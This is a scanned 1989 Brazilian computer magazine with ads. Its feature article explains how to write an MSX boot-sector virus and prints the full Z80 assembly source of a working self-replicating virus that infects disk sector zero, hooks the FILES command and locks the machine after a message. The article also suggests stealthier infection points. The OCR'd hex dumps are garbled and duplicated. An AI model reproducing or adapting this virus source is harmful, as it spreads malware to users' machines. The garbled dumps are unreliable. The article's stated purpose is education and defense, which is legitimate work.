
Temos a coleção completa inclusive  
os últimos lançamentos.  
Temos ainda uma infinidade de  
aplicativos, os mais potentes do mer-  
cado.

### FITAS DE VÍDEO

Na Ectron você encontra o último  
lançamento "MPO" em videocassete  
"Curso de Basic MSX". Acompanha  
livro.

Dominando o MSX

SOLICITE CATALOGO  
COM NOSSOS PRODUTOS  
**GRÁTIS!**



A Ectron lança com  
exclusividade, o copiator  
"TRAFIC", de fita para disco.

Agora você já pode passar os seus programas  
em fita para disco, sem os velhos problemas  
que ocorrem com os outros copidores. Acompa-  
nha manual de utilização e disco.

Faça seus pedidos através da Caixa Postal 12005  
— CEP 02098 — São Paulo — SP ou faça-nos  
uma visita:

# ECTRON

ECTRON ELETRÔNICA LTDA.

Rua Dr. Cesar, 131 — Metrô Santana — São Paulo — SP  
Tel.: (011) 290-7266

# Como criar um vírus no MSX

Renato Degiovani

O vírus de computador nunca estiveram tão em evidência quanto nesses últimos tempos. Eles conseguiram a proeza fantástica de sair dos CIs e dos círculos de usuários para invadir os jornais e as televisões.

Os mesmos noticiários que nos informam diariamente sobre a inflação, a situação econômica e as mazelas da política nacional abriram espaço, de uns tempos para cá, para falar da peste que assola a informática.

É curioso constatar que nenhum software alcançou tamanha notoriedade no Brasil, independentemente de sua importância e influência no cotidiano das pessoas. O modo do computador começa a ser vencido justamente pelo aspecto mais crítico da informática: afinal não é o vírus o vilão da história, e sim o que ele representa.

A comunidade que se vale do uso do computador entrou em pânico justamente no momento em que ficou patente a fragilidade dos sistemas frente à promiscuidade acalentada no seio das práticas piratas. Não são as conseqüências dos vírus que assustam, mas o que está implícito a partir da sua existência. Ninguém mais poderá copiar displicentemente um programa sem temer a contaminação. Esta é a grande discussão que deverá existir em relação a esse assunto.

## O DESAFIO DE CRIAR UM VÍRUS

O vírus é um pequeno programa que se instala no computador e cuja característica principal é a sua capacidade de auto-duplicação. Ele deve se integrar ao funcionamento da máquina de tal forma a não ser percebido facilmente pelo usuário. A partir

daí, sua mecânica funcional irá determinar quando e como ele irá contagiar programas e discos "sadios".

Até aqui não há nenhum problema com esses minúsculos programas. O problema ético começa a surgir quando se estabelece o que o vírus irá fazer após um determinado tempo, ou numa data específica, ou com um determinado programa, etc. Existem desde vírus que destroem totalmente as informações de um disco até aqueles que simplesmente emitem uma mensagem humorada sobre algum tema.

O que nos interessa aqui é ilustrar como um vírus pode ser criado e qual a lógica que o cerca. Pretendemos mostrar aos nossos leitores que, independentemente do que se diz, um vírus de computador é algo extremamente fácil de ser criado; que nenhum computador está a salvo desses programas, nem mesmo o MSX; e que somente o conhecimento da mecânica de um vírus habilita o programador a criar sistemas de proteção para serem incorporados aos programas.

Não se pode negar também que criar ►

## Como tudo aconteceu

*Quando faltavam dois dias para o fechamento desta edição, houve uma reunião da equipe de produção da revista a fim de fazer uma avaliação técnica e determinar quais seriam as chamadas de capa da mesma.*

*Um dos temas sempre presentes nessas ocasiões é a questão dos vírus de computador, e esta reunião ocorreu justamente na sexta-feira, 13 de outubro, quando todos os veículos noticiosos estampavam manchetes sobre o assunto.*

*A constatação feita por todos os presentes foi a de que seria importante se a MICRO SISTEMAS pudesse publicar informações técnicas sobre os vírus: não apenas o que eles fazem e como atacam, mas como são feitos e como realmente funcionam.*

*Para viabilizar tal projeto havia duas barreiras a serem vencidas: o tempo era muito curto (dois dias) e o fato de nenhum dos membros da equipe técnica conhecer alguém que tivesse tido um contato intenso com vírus e que estivesse disposto a abordar o tema.*

*Restava então a alternativa de resolver o problema dentro de casa mesmo, ou seja, alguém da revista teria que arregasar as mangas da camisa e ir à luta.*

*Ficou estabelecido, ainda na reunião, que iria ser criada uma mecânica de contaminação e de funcionamento. Não seria abordada tecnicamente nenhuma forma de destruição de programas ou discos e que o vírus criado deveria apenas emitir uma mensagem após um determinado tempo, travando a seguir o funcionamento do micro.*

*No dia seguinte, por volta das 10 horas da manhã, os trabalhos de programação começaram e os primeiros testes do vírus ocorreram por volta das 11:30 h. Após algumas correções e ajustes, às 12:27 horas o vírus estava pronto e funcionando perfeitamente. O passo seguinte foi escrever a matéria que iria acompanhar o programa.*

*Isso ilustra claramente que a criação de um vírus não exige muito trabalho: pouco mais de duas horas foram suficientes para se criar um exemplar da espécie dos inofensivos.*

;Virus experimental - MICRO SISTEMAS - 1989 -----

```

ORG    #F975

INSTAL: LD    HL,#EC95    ;End. inicial do vírus
        LD    DE,#F975    ;End. onde será implementado
        LD    BC,256
        LDIR
        JP    #F983    ;Salta para a próxima instução
        LD    HL,VIRUS    ;End. do desvio de ativação
        LD    (#FE7C),HL  ;Hook FILES
        LD    A,#C3
        LD    (#FE7B),A
        LD    DE,#C0CD    ;Continua o boot
        RET

VIRUS:  PUSH  HL          ;Salva os registradores
        PUSH  DE
        PUSH  BC
        PUSH  AF
        PUSH  IX
        PUSH  IY
        EXX
        PUSH  HL
        PUSH  DE
        PUSH  BC
        EXX
        LD    HL,#EBAA    ;Buffer de setor
        LD    DE,0        ;Setor zero
        LD    BC,#01F8    ;Ler apenas um setor
        XOR   A
        CALL #0144
        LD    A,(#ECAA)    ;Verifica se o disco no
        OR   A            ;drive já está contaminado
        JR   NZ,BOMBA

CONTAG: LD    HL,#F975    ;Transfere o vírus p/o buffer
        LD    DE,#ECAA
        LD    BC,256
        LDIR
        LD    HL,#EC95    ;Implanta o desvio no boot do
        LD    (#EBD9),HL  ;disco

LD    A,#CD
LD    (#EBD8),A
LD    A,5                ;Qt de FILES antes da mensagem
LD    (CONT),A
LD    HL,#EBAA          ;Grava o novo boot
LD    DE,0
LD    BC,#01F8
XOR   A
SCF
CALL  #0144

FILES:  EXX                ;Executa o files do usuário
        POP  BC
        POP  DE
        POP  HL
        EXX
        POP  IY
        POP  IX
        POP  AF
        POP  BC
        POP  DE
        POP  HL
        RST  #30
        DEFB #01,#88,#6E
        RET

BOMBA:  LD    A,(CONT)    ;Decrementa o contador
        DEC  A
        LD    (CONT),A
        JR   NZ,FILES    ;Ainda não explodiu
        CALL #6C          ;Screen 0
        CALL #C3          ;CLS
        LD    HL,MSG
        LD    DE,88
        LD    BC,23
        CALL #5C
        JR   S            ;Trava o micro

CONT:   DEFB 5

MSG:    DEFM "VOCE FOI "
        DEFM "CONTAMINADO..."

```

Listagem integral do vírus. A instalação será executada parte em &HEC95 e a sua complementação no buffer de vóz.

um vírus de computador é um desafio irresistível para qualquer programador, afinal esse não só é o assunto da moda, como também inexistente qualquer tipo de literatura técnica sobre o tema.

#### ESTABELECENDO OS PARÂMETROS

Podemos dividir os vírus em duas grandes categorias: aqueles que funcionam a partir do disco (inicialização ou boot) e aqueles que estão incorporados aos programas.

Optamos por criar um vírus que estará hospedado no setor zero dos discos e que será instalado a partir do boot do mesmo, ou seja, ao ressetar o micro com o disco contaminado no drive A. Vamos ver de perto como essa mecânica funciona.


Quando o computador é ressetado, o setor zero é copiado do disco para a memória a partir do endereço &HEB95. Em seguida a rotina de inicialização copia os primeiros 256 bytes do setor para o endereço &HC000 e faz um salto (JUMP) para o endereço &HC01F. As rotinas que são execu-

tas no boot procuram o sistema operacional ou produzem o salto para o BASIC disco, caso não haja um sistema operacional presente no disquete.

Vamos então fazer o seguinte: os 256 bytes que não têm utilidade para o boot hospedarão o nosso vírus e para que o mesmo seja ativado teremos que criar um desvio na rotina de inicialização do disco.

No endereço &HC02E temos uma instrução de carregamento do par DE que ocupa exatamente três bytes. Trocaremos a mesma por uma chamada à rotina de ins-


# Ao seu alcance, o silêncio!



EL-2000 — Em gabinete com porta e prateleira. Exclusivo sistema de abertura das tampas.




EL-2001 — Em pedestal com cesto coletor de formulários.



EL-2002 — Sem pedestal para colocação sobre qualquer móvel ou mesa de impressora.

# ELECTRA



Rua Dr. Zuquim, 926 - Santana  
CEP 02035 - São Paulo/SP  
Tel.: PABX (011) 299-7799 - Telex 11-31503

talação do vírus, que estará no endereço &HEC95. Veja na figura 1 a diferença entre um boot normal e um boot contaminado.

O vírus será então transferido para uma área das variáveis do sistema conhecida por buffers de voz (endereço &HF975), que é usada pelas rotinas da instrução PLAY. A chamada ao vírus será colocada no hook associado ao comando FILES do BASIC (&HFE7B) e dessa forma sempre que se der o comando FILES o vírus será ativado.

Acompanhe o procedimento integral nas rotinas apresentadas na listagem 1. A mecânica em si não é das mais complexas, e ilustra bem como o bichinho funciona. Lembre-se porém que este é apenas um exercício técnico e o nosso vírus pode ser detectado ou desativado facilmente.

### CONSIDERAÇÕES FINAIS

A eficiência de um vírus depende muito mais de onde ele foi instalado e de como ele se disfarça do que propriamente das suas rotinas funcionais. De fato, o sucesso ou fracasso de um vírus está vinculado à sua capacidade de passar despercebido ao usuário.

Geralmente, o vírus é instalado para ser ativado por comandos que acessam o drive. Isto é feito para não levantar suspeitas da sua presença num disco. Qualquer usuário suspeitaria se a luz do seu drive acendesse fora de hora.

Por outro lado, o grande problema a ser resolvido pelo programador é a instalação do vírus, ou seja, a primeira vez que ele irá funcionar. O vírus que criamos é ativado sempre que um disco contaminado é usado para a inicialização do micro. De outra forma ele é inócuo.

Um vírus mais elaborado, e portanto mais eficiente, precisaria ser instalável a partir de um programa qualquer. Para isso, o bichinho teria que reconhecer um programa .BIN no diretório do disco, carregá-lo na memória, desviar o entry point para o final do bloco onde o mesmo será copiado e registrar o programa .BIN.

A ativação do vírus também depende de uma escolha bem feita. Pode-se

```

== PRO KIT ===== zipper ==
Drive: A Setor: 000
0000: EB FE 90 4D 53 58 2D 30 2 .MSX-0
0008: 32 20 20 00 02 02 00 00 2
0010: 02 70 00 00 00 00 00 00 .P.....
0018: 09 00 02 00 02 00 00 00 .P.....
0020: 53 33 68 C0 00 32 F3 C0 36 6h
0028: 05 03 36 CE C0 32 F3 C0 36 6h
0030: EC D5 0E 0F 3F CD 3D 3D 36 1
0038: CA 4B C0 D3 11 A7 78 F3 0E .K.....
0040: 0F C0 7D 00 00 00 00 00 .<.....
0048: A7 C0 D5 11 00 01 0E 1A .<.....
0050: CD 7D F3 21 01 00 00 00 .i.....
0058: C0 22 DB C0 D1 21 00 00 00 .i.....
0060: 27 C7 7D 00 00 00 00 00 .i.....
0068: 5B C0 CD 6A 00 00 00 00 .x.....
0070: F8 CA 22 40 11 8B C0 0E .e.....
0078: A7 C0 D5 11 00 01 0E 1A .e.....
0080: F3 18 A0 45 72 72 6F 20 .Erro
0088: 0D 0A 54 65 65 65 65 65 .na carga
0090: 6E 6D 20 63 61 72 67 61 .Tecla
0098: 0D 0A 54 65 65 65 65 65 .algo s.
00A0: 6D 6C 44 44 44 44 44 44 .MSXDOS
00B0: 53 59 53 00 00 00 00 00 .SYS
00C0: 00 00 00 00 00 00 00 00 .
00C8: 00 00 00 00 00 00 00 00 .SO
00D0: 4C 58 44 44 53 20 53 49 .LXDOS SI
00D8: 53 00 00 00 00 00 00 00 .
00E0: 00 00 00 00 00 00 00 00 .
00E8: 00 00 00 00 00 00 00 00 .
00F0: 00 00 00 00 00 00 00 00 .
00F8: 00 00 00 00 00 00 00 00 .
0100: 21 95 CD 01 75 F9 01 00 .i.....
0108: 01 ED B0 C3 83 F9 21 92 .i.....
0110: F9 22 7C FE 3E C3 32 7B .i.....
0118: 0F 11 CD CF D5 E5 D5 C5 .i.....
0120: 00 00 00 00 00 00 00 00 .i.....
0128: 0F D9 00 00 00 00 00 00 .i.....
0130: 01 F8 01 AF CD 44 01 3A .i.....
0138: AA EC B7 20 3B 21 75 F9 .i.....
0140: 00 00 00 00 00 00 00 00 .i.....
0148: 21 95 EFC 22 D9 E8 3E CD .i.....
0150: 32 D8 E8 3E 05 32 0A FA .i.....
0158: 01 AA EB 00 11 00 00 01 .i.....
0160: 01 07 CD 44 01 0E D1 E1 .i.....
0168: D1 E1 D9 FD E1 DD E1 F1 .i.....
0170: C1 D1 E1 F7 01 88 6E C9 .i.....
0178: 3A 0A FA 3D 32 0A FA 20 .i.....
0180: 6B CD CC 00 CD CC 00 01 .i.....
0188: 00 00 00 00 00 00 00 00 .i.....
0190: CD 5C 00 18 FE 45 56 4F .i.....
0198: 43 45 20 46 4F 49 20 43 .i.....
01A0: 4A 4E 2E 2E 2E 2E 2E 2E .i.....
01A8: 00 00 00 00 00 00 00 00 .i.....
01B0: 00 00 00 00 00 00 00 00 .i.....
01B8: 00 00 00 00 00 00 00 00 .i.....
01C0: 00 00 00 00 00 00 00 00 .i.....
01C8: 00 00 00 00 00 00 00 00 .i.....
01D0: 00 00 00 00 00 00 00 00 .i.....
01D8: 00 00 00 00 00 00 00 00 .i.....
01E0: 00 00 00 00 00 00 00 00 .i.....
01E8: 00 00 00 00 00 00 00 00 .i.....
01F0: 00 00 00 00 00 00 00 00 .i.....
01F8: 00 00 00 00 00 00 00 00 .i.....

```

```

Drive: A Setor: 000
0000: EB FE 90 4D 53 58 2D 30 2 .MSX-0
0008: 32 20 20 00 02 02 00 00 .P.....
0010: 02 70 00 00 00 00 00 00 .P.....
0018: 09 00 02 00 02 00 00 00 .P.....
0020: 53 33 68 C0 00 32 F3 C0 36 6h
0028: 05 03 36 CE C0 32 F3 C0 36 6h
0030: EC D5 0E 0F 3F CD 3D 3D 36 1
0038: CA 4B C0 D3 11 A7 78 F3 0E .K.....
0040: 0F C0 7D 00 00 00 00 00 .<.....
0048: A7 C0 D5 11 00 01 0E 1A .<.....
0050: CD 7D F3 21 01 00 00 00 .i.....
0058: C0 22 DB C0 D1 21 00 00 00 .i.....
0060: 27 C7 7D 00 00 00 00 00 00 .i.....
0068: 5B C0 CD 6A 00 00 00 00 00 .x.....
0070: F8 CA 22 40 11 8B C0 0E .e.....
0078: A7 C0 D5 11 00 01 0E 1A .e.....
0080: F3 18 A0 45 72 72 6F 20 .Erro
0088: 0D 0A 54 65 65 65 65 65 .na carga
0090: 6E 6D 20 63 61 72 67 61 .Tecla
0098: 0D 0A 54 65 65 65 65 65 .algo s.
00A0: 6D 6C 44 44 44 44 44 44 .MSXDOS
00B0: 53 59 53 00 00 00 00 00 .SYS
00C0: 00 00 00 00 00 00 00 00 .
00C8: 00 00 00 00 00 00 00 00 .SO
00D0: 4C 58 44 44 53 20 53 49 .LXDOS SI
00D8: 53 00 00 00 00 00 00 00 .
00E0: 00 00 00 00 00 00 00 00 .
00E8: 00 00 00 00 00 00 00 00 .
00F0: 00 00 00 00 00 00 00 00 .
00F8: 00 00 00 00 00 00 00 00 .
0100: 21 95 CD 01 75 F9 01 00 .i.....
0108: 01 ED B0 C3 83 F9 21 92 .i.....
0110: F9 22 7C FE 3E C3 32 7B .i.....
0118: 0F 11 CD CF D5 E5 D5 C5 .i.....
0120: 00 00 00 00 00 00 00 00 .i.....
0128: 0F D9 00 00 00 00 00 00 .i.....
0130: 01 F8 01 AF CD 44 01 3A .i.....
0138: AA EC B7 20 3B 21 75 F9 .i.....
0140: 00 00 00 00 00 00 00 00 .i.....
0148: 21 95 EFC 22 D9 E8 3E CD .i.....
0150: 32 D8 E8 3E 05 32 0A FA .i.....
0158: 01 AA EB 00 11 00 00 01 .i.....
0160: 01 07 CD 44 01 0E D1 E1 .i.....
0168: D1 E1 D9 FD E1 DD E1 F1 .i.....
0170: C1 D1 E1 F7 01 88 6E C9 .i.....
0178: 3A 0A FA 3D 32 0A FA 20 .i.....
0180: 6B CD CC 00 CD CC 00 01 .i.....
0188: 00 00 00 00 00 00 00 00 .i.....
0190: CD 5C 00 18 FE 45 56 4F .i.....
0198: 43 45 20 46 4F 49 20 43 .i.....
01A0: 4A 4E 2E 2E 2E 2E 2E 2E .i.....
01A8: 00 00 00 00 00 00 00 00 .i.....
01B0: 00 00 00 00 00 00 00 00 .i.....
01B8: 00 00 00 00 00 00 00 00 .i.....
01C0: 00 00 00 00 00 00 00 00 .i.....
01C8: 00 00 00 00 00 00 00 00 .i.....
01D0: 00 00 00 00 00 00 00 00 .i.....
01D8: 00 00 00 00 00 00 00 00 .i.....
01E0: 00 00 00 00 00 00 00 00 .i.....
01E8: 00 00 00 00 00 00 00 00 .i.....
01F0: 00 00 00 00 00 00 00 00 .i.....
01F8: 00 00 00 00 00 00 00 00 .i.....

```

Figura 1: boot normal e boot contaminado. Note a diferença entre ambos nos primeiros 256 bytes.

colocá-la nos hooks; no endereço de chamada das rotinas baseadas no BDOS; no final do interrupt, quando o drive é desligado; ou em qualquer outro lugar que ative normalmente o drive. Um local curioso para instalar o vírus é no hook do comando FORMAT. Dessa forma, os discos formatados já saem contaminados "de fábrica". Como se vê, a questão técnica de

criação e implementação de um vírus não é muito complexa. O problema maior é decidir onde e como ele irá funcionar. Isto significa que ninguém pode se considerar cem por cento a salvo. Os vírus estão literalmente ao alcance de todos, e o que os distinguirá dos outros programas é a intenção de seu criador. O resto é pura criatividade.



# NASAJON. GRANDES PROGRAMAS

**nasajon**  
sistemas

Empresa filiada à ASSESPPO.

## POR UM PREÇO MICRO.

- Segurança garantida pelo maior número de sistemas aplicativos instalados no país.
- Garantia eterna.
- Suporte técnico permanente.

Preços em BTN fiscal.

Contabilidade .....	750 BTN's	Livros Fiscais .....	800 BTN's
Folha de Pagamento .....	850 BTN's	Faturamento .....	1.000 BTN's
Contas a Pagar .....	750 BTN's	Administração	
Contas a Receber .....	750 BTN's	de Imóveis .....	2.000 BTN's

São Paulo: Rua Xavier de Toledo, 161 / Conj. 106 - Tel.: (011) 35-1601 e 37-7670  
Rio: Av. Rio Branco, 45 / Gr. 1.804 - Tel.: (021) 263-1241

# Projeto PROKIT

## Parte 7

Renato Degiovani

**P**raticamente todas as operações, ou comandos, do bios PRO KIT e dos módulos operacionais são executados por um sistema de menus pull-down. Tal sistema está baseado na impressão de frases, em bloco, e na inversão seletiva de cada uma delas. A seleção se dará pelas teclas seta p/cima e seta p/baixo, de modo que o bloco de frases deve ter sempre essa disposição, ou seja, as frases devem ser impressas uma embaixo da outra.

Para o bios PRO KIT, a impressão das frases deve anteceder à chamada ao sistema de controle pull-down (rotina COMAN), respeitando-se as características normais da tela.

As informações necessárias para o perfeito funcionamento do sistema irão depender do modo de operação da tela. O par HL deverá conter sempre o endereço da primeira coluna a ser invertida, no topo da tela. Pa-

ra um bloco de três frases, impressas nas linhas 5,6 e 7 da tela e tabuladas a partir da coluna 10, em screen 0 o endereço em HL deverá ser 11 e em screen 2 o endereço em HL deverá ser 64.

Na verdade, em screen 0 adota-se o endereço 10 - um a menos que o início da frase, para que o início da barra inversa não coincida com o primeiro caracter, causando assim um desequilíbrio visual no conjunto. Você pode achar estranho esses números, mas lembre-se que em screen 0 o PRO KIT trabalha somente com 39 colunas e portanto a primeira coluna real deve ser desprezada.

Também em screen 2 deve-se ignorar uma coluna de 8 bytes à esquerda e o endereço em HL deverá considerar não só a alta resolução, como também o fato de que os caracteres possuem uma largura de 6 pixels. Daí,  $(6 \times 10) / 8 = 7.4$ , ou seja, o primeiro

pixel do caracter na coluna 10 está na oitava coluna de bytes da VRAM ( $8 \times 8 = 64$ ). Não esqueça também de desprezar os dois pixels iniciais à esquerda do vídeo.

O registrador B, para qualquer screen, deverá conter o número da primeira linha da lista de frases e o registrador C o número da última linha mais um. O registrador E deverá conter o número da linha default, ou da linha selecionada numa operação anterior.

O acumulador deverá conter, em screen 0, o tamanho da linha a ser invertida em quantidade de caracteres. Em screen 2 o tamanho da linha deverá ser em quantidade de bytes da área da VRAM. Lembre-se que este número deverá ser um múltiplo de oito, por motivos óbvios.

Ao retornar, a rotina COMAN indicará se o mesmo se deu pelo pressionamento da tecla ESC, caso em que o zero flag estará setado, ou se o retorno ocorreu pelo acio-

# UDI SOFT

## TK90X • TK95

Conheça os últimos lançamentos da Europa em jogos e aplicativos. São mais de 600 jogos: HUMAN KILLING MACHINE • FINAL • ASSAULT • RENEGADE 3 • BATMAN 3 • DLTEASTEROIDS, e muitos outros a sua escolha. Fazemos reprodução de Fita de Vídeo de eventos festivos.

**UDI-SOFT** Rua Doutor Lacerda, 132 - Bairro Lídice - Uberlândia - MG Telefone: (034)236-2042

# LISTAGEM 1

```

;PRO KIT bios - 3.0 ----- 01/89
;
;Rotina de execução de menus pulldown
MODO: DEFB 0 ;Modo de operação do vídeo
LUG: DEFW 0 ;Ender. do topo da lista
OND: DEFB 0 ;Número da linha atual
TMH: DEFB 0 ;Tamanho da linha
COL: DEFB 0 ;Coluna de impressão
LIN: DEFB 0 ;Linha de impressão

LINHA: LD A,(MODO) ;Checa o screen em uso
OR A
JR NZ,LINH3 ;Salta se for screen 2
LD HL,(LUG) ;Calcula o endereço inicial da
LD DE,40 ;linha a ser invertida
LD A,(OND)
LD B,A
LINHO: ADD HL,DE
DJNZ LINHO
LD (LX+1),HL ;Salva o endereço para reinversão
LD A,(TMH) ;Tamanho da linha em caracteres
LD B,A
LD DE,FRZ ;Buffer de linha
EXX
LD HL,#0E00 ;Início do buffer de caracteres
EXX
LINH1: RST #30 ;Obtém um caracter do vídeo
LD (DE),A ;Salva no buffer
EXX
PUSH HL
LD DE,ALFAB ;Calcula o endereço da matriz do
LD L,A ;caracter
LD H,0
ADD HL,HL
ADD HL,HL
ADD HL,HL
EX DE,HL ;Endereço em DE
LD B,8 ;8 bytes
POP HL
LINH2: LD A,(DE) ;Obtém um byte do desenho do CHR$
CPL ;Inverte
RST #28 ;Envia p/o buffer de CHR$ inversos
INC HL ;Próximo byte do CHR$
INC DE
DJNZ LINH2
EXX
LD A,(TMH) ;Calcula o CHR$ em processo de
SUB B ;inversão
ADD A,#C0 ;Ajusta para a faixa especial
RST #28 ;Imprime o CHR$ invertido no vídeo
INC HL
INC DE
DJNZ LINH1 ;Próximo caracter
RST #18 ;Espera uma tecla
PUSH AF
LX: LD DE,0 ;Ender. inicial da linha invertida
LD HL,FRZ ;Buffer da linha original
LD A,(TMH)
LD C,A
LD B,0 ;BC-tamanho da linha

CALL MVOUT ;Reinverte a linha
POP AF
RET ;Retorna
LINH3: CALL LINH4 ;Inverte a linha
RST #18 ;Espera uma tecla ser pressionada
PUSH AF
CALL LINH4 ;Reinverte a linha
POP AF
RET ;Retorna
LINH4: LD HL,(LUG) ;Endereço do topo da primeira linha
LD A,(OND) ;Calcula o endereço real
ADD A,H
LD H,A
LD A,(TMH) ;Tamanho da linha em bytes
LD B,A
LINH5: RST #30 ;Carrega o byte da VRAM
CPL ;Inverte
RST #28 ;Recoloca-o na VRAM
INC HL
DJNZ LINH5 ;Próximo byte
RET

COMAN: LD (LUG),HL ;HL=endereço no vídeo
LD (TMH),A ;Tamanho da linha
LD A,E
COMA0: LD (OND),A ;Linha atual
PUSH BC
CALL LINHA ;Inverte, espera tecla e reinverte
POP BC ;Tecla ESC?
SUB 12 ;Tecla ENTER?
JR Z,COMA5
DEC A ;Calcula a posição da linha
JR NZ,COMA1
LD A,(OND)
SUB B
INC A
COMA5: LD E,A ;Salva posição da linha
LD A,(OND) ;Obtem o número da linha atual
LD (COL+1),A ;Ajusta p/impressão
RET ;Retorna
COMA1: SUB 3 ;Seta para baixo?
DEC A ;Seta para cima?
JR Z,COMA4
SUB 144 ;SHIFT + SELECT?
JP Z,EXEC
COMA2: LD A,(OND) ;Recupera a linha atual
JR COMA0 ;Ignora qualquer outra tecla
COMA3: LD A,(OND)
INC A ;Próxima linha
CP C ;Reprocessa se não ultrapassou
JR C,COMA0 ;o limite inferior
LD A,B ;Obtém a primeira linha da lista
JR COMA0 ;Reprocessa
COMA4: LD A,(OND) ;Linha anterior
DEC A ;Reprocessa se não ultrapassou
CP B ;o limite superior
JR NC,COMA0 ;Obtém a última linha da lista
LD A,C ;Reprocessa
DEC A
JR COMA0

```

ramento da tecla ENTER. Neste caso, o registrador A conterá a linha selecionada e o registrador E conterá a sua posição em relação ao topo da lista, ou seja, primeira linha, segunda, terceira e assim por diante.

O sistema de coordenadas de impressão já estará ajustado para a linha selecionada e, ajustando-se a coluna, pode-se imprimir um sinal indicativo de seleção.

Após o retorno, o programador poderá processar as informações como melhor convier ao seu sistema. O mais comum é

criar uma série de saltos condicionados ao valor do registrador E.

## A INVERSÃO

O processo de inversão, em screen 2, é muito simples. Após calcular o endereço inicial da linha, a rotina simplesmente lê um byte, inverte-o e regrava-o no vídeo.

Já em screen 0, o processo é um pouco mais complexo pois o vídeo é formado, na verdade, por códigos que representam os

caracteres. Assim, os códigos da linha a ser invertida são salvos num buffer e é localizado cada desenho de letra correspondente. Ao inverter o desenho do caracter, o sistema estará redefinindo uma série de caracteres cujos códigos iniciam pelo código &HCO. Após completar a inversão, os códigos da linha são substituídos pelos novos códigos.

Para recuperar a forma original, basta reaver o conteúdo do buffer da linha.

## JUNIOR'S INFORMÁTICA CLUBE

Av. 33 n. 151 — Centro — Tel. (034) 262-0970  
Ituiutaba/MG — CEP 38300

Chegou o mais Revolucionário Clube de Informática do Brasil !!!  
Para as linhas ZX SPECTRUN (TK 90 e 95), ZX 81, MSX E APPLE.

A J.I.C. é um clube totalmente diferente de todos outros clubes já existentes. Não somos somente mais um clube de "FORNECIMENTO DE JOGOS". A J.C.I. é mais do que isto, muito mais!

## VEJA ALGUNS DE NOSSOS SERVIÇOS:

- J. I.C. CASAMENTO — Case o seu micro.
- J.I.C. PROMOÇÃO — Preços promocionais que as softhouses farão para os associados;

- J.I.C. HELP — A solução de seus problemas.

Receba mensalmente estes serviços e outros como apostilas, programas, e sorteios. Participe do grande concurso da J.I.C. e ganhe um HOT BIT DA SHARP! Peça catálogo detalhadamente e comprove!

## Vírus

Flávio Azevedo

**D**isseram-me que tratava-se de uma virose. O fato é que, dois dias depois as coisas pioraram bastante, quando então meu corpo ficou infestado de pipocas. O diagnóstico não deixou dúvidas: era realmente uma virose - só que o vírus em questão era o da catapora.

Sinto-me ridículo por estar vivendo tal situação depois de velho (nem tanto!), mas também gratificado pela inspiração e disponibilidade que a doença me trouxe. Sendo assim, falemos um pouco sobre o assunto da moda: o vírus dos microcomputadores.

Para nosso desespero, os computadores NÃO sofrem de catapora ou sarampo. Digo isto porque, se fosse este o caso, um pouco de "repouso", aspirina ou falta de uso seriam suficientes para restabelecer o funcionamento normal às coisas. Ao contrário, os vírus que infectam os computadores são pequenos programas que se alojam no interior de outros programas, e passam a atuar de forma maligna ou benigna a cada execução deste. Eles surgiram no exterior há algum tempo, fruto de mentes inventivas que, por algum motivo, desejavam vingar-se ou apenas divertir-se com a situação de desgraça vivida pelas vítimas.

Este é, possivelmente, o caso do vírus Lehigh, surgido na Lehigh University da Pennsylvania em 1987, cuja autoria se atribui a um estudante demoníaco e bastante esperto, tendo em vista o modo de funcionamento de sua criação. Há também quem diga que os vírus são invenção da própria indústria de software, interessada em arrecadar algum dinheiro com a venda de programas "antídotos", hoje fartos no mercado. O fato é que, independente de sua origem, os vírus alcançaram tal sofisticação, que alguns deles possuem até versões atualizadas.

O problema, de extensão desconhecida no Brasil face à falta de dados sobre o assunto, se tornou uma verdadeira febre nos Estados Unidos. Ele vem preocupando muita gente e tem, obviamente, gerado uma indústria paralela de combate às epidemias.

### O QUE SÃO

Os vírus, conforme mencionado, são programas que se instalam imperceptivelmente em nossos computadores e, de alguma maneira, passam a prejudicar o funcionamento da máquina (retardando o processamento) ou destroem dados, programas e

até discos inteiros, causando perdas inestimáveis. Parte de seu código, o "segmento virótico", propriamente dito, é capaz de se incorporar a outros programas usados no micro e também em programas contidos dos discos rígidos e flexíveis do sistema, replicando-se indefinidamente e infectando quaisquer discos que venham a ser usados no equipamento.

Além da fase de propagação, quando se dá a infecção do sistema, um vírus contém ainda as fases de disparo e destruição. A fase de disparo sucede a propagação, e é a partir de então que o vírus começa a danificar arquivos, caracterizando a fase de destruição. Em geral, o disparo ocorre após um determinado número de execuções do programa, ou quando se atinge uma data específica, tal como aquele que derrubou a rede interna da IBM nos Estados Unidos, deixando a mensagem "Feliz Ano Novo".

### COMO FUNCIONAM

Um vírus é, na verdade, um programa bastante simples e engenhoso. Alguns deles, como o Israeli, possuem um código de apenas 1800 bytes, e costumam trabalhar de forma estreitamente ligada ao funcionamento do sistema operacional da máquina, interceptando as operações de leitura/escrita em disco. Para tal, eles se alojam em arquivos executáveis (aqueles de sufixo .COM ou .EXE), preferencialmente os de extensão .COM, alterando o ponteiro de início de execução - através de uma instrução JMP - para seu próprio código. A partir deste instante, as operações de entrada e saída serão monitoradas pelo vírus que terá alterado os devidos endereços dos vetores de interrupção. Feito isto, ele devolve o controle ao "programa hospedeiro", como se nada houvesse ocorrido, e passa a infectar os programas executados na máquina, dando continuidade ao processo.

### TIPOS DE VÍRUS

Muitos são os tipos de vírus existentes hoje em dia, e as variedades

### A SOLUÇÃO ESTÁ NA ASSIGN INFORMÁTICA

**VENDAS**  
Microcomputadores, Impressoras,  
Suprimentos, Consultoria e Pres-  
tação de Serviços em Informática.

**ASSISTÊNCIA TÉCNICA**  
Consertos, Manutenção e contratos  
de Equipamentos de Informática.

IBM-PC e Compatíveis; Apple e  
Compatíveis; Disk Drives; Impres-  
soras e Monitores; No Break.

**PROMOÇÃO**  
No Break MT-500 da Mastc com  
autonomia de 4 horas.

Consulte-nos.

